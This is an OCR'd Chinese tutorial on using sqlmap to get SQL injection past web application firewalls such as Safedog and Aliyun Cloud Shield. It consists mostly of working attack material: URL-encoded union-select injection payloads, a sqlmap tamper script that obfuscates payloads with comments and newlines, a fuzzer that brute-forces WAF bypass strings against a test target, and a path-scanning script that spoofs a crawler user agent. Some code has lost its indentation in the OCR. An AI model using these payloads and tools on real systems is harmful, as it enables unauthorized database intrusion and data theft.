
WEB 漏洞-SQLMAP 绕过 WAF

WEB 漏洞-SQLMAP 绕过 WAF

在攻防实战中，往往需要掌握一些特性，比如服务器、数据库、应用层、WAF 层等，以便我们更灵活地去构造 Payload，从而可以和各种 WAF 进行对抗，甚至绕过安全防御措施进行漏洞利用。



演示案例：

- ✧ 简要其他绕过方式学习
- ✧ FUZZ 绕过脚本结合编写测试
- ✧ 阿里云盾防 SQL 注入简要分析
- ✧ 安全狗+云盾 SQL 注入插件脚本编写

%23x%0aunion%23x%0Aselect%201,2,3
%20union%20/*!44509select*/%201,2,3

%20/*!44509union*/%23x%0aselect%201,2,3
id=1/**&id=-1%20union%20select%201,2,3%23*/
%20union%20all%23%0a%20select%201,2,3%23

涉及资源

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

import os

from lib.core.common import singleTimeWarnMessage
from lib.core.enums import DBMS
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGHEST

def dependencies():
singleTimeWarnMessage("tamper script '%s' is only meant to be run against %s" % (os.path.basename(__file__).split(".")[0], DBMS.MYSQL))

def tamper(payload, **kwargs):
#%23a%0aunion/*!44575select*/1,2,3
if payload:
payload = payload.replace("union", "%23a%0aunion")
payload = payload.replace("select", "/*!44575select*/")
payload = payload.replace("%20", "%23a%0a")
payload = payload.replace(" ", "%23a%0a")
payload = payload.replace("database()", "database%23a%0a()")
return payload

import requests,time

url='http://127.0.0.1:8080/sqlilabs/Less-2/?id=-1'
union='union'
select='select'
num='1,2,3'
a={'%0a','%23'}
aa={'x'}
aaa={'%0a','%23'}
```

```
b='/*!'
c='*/'
def bypass():
for xiaodi in a:
for xiaodis in aa:
for xiaodiss in aaa:
for two in range(44500,44600):
urls=url+xiaodi+xiaodis+xiaodiss+b+str(two)+union+c+xiaodi+xiaodis+xiaodiss+select+xiaodi+xiaodis+xiaodiss+num
#urlss=url+xiaodi+xiaodis+xiaodiss+union+xiaodi+xiaodis+xiaodiss+b+str(two)+select+c+xiaodi+xiaodis+xiaodiss+num
try:
result=requests.get(urls).text
len_r=len(result)
if (result.find('safedog') == -1):
#print('bypass url addreess：' + urls + '|' + str(len_r))
print('bypass url addreess：'+urls+'|'+str(len_r))
if len_r==715:
fp = open('url.txt', 'a+')
fp.write(urls + '\n')
fp.close()
except Exception as err:
print('connecting error')
time.sleep(0.1)

if __name__ == '__main__':
print('fuzz strat!')
bypass()
import json
import requests

url='http://192.168.0.103:8080/'

head={
'User-Agent':'Mozilla/5.0 (compatible;Baiduspider-render/2.0;+http://www.baidu.com/search/spider.html)'
}
for data in open('PH1P.txt'):
data=data.replace('\n','')
urls=url+data
code=requests.get(urls).status_code
print(urls+'|'+str(code))
```
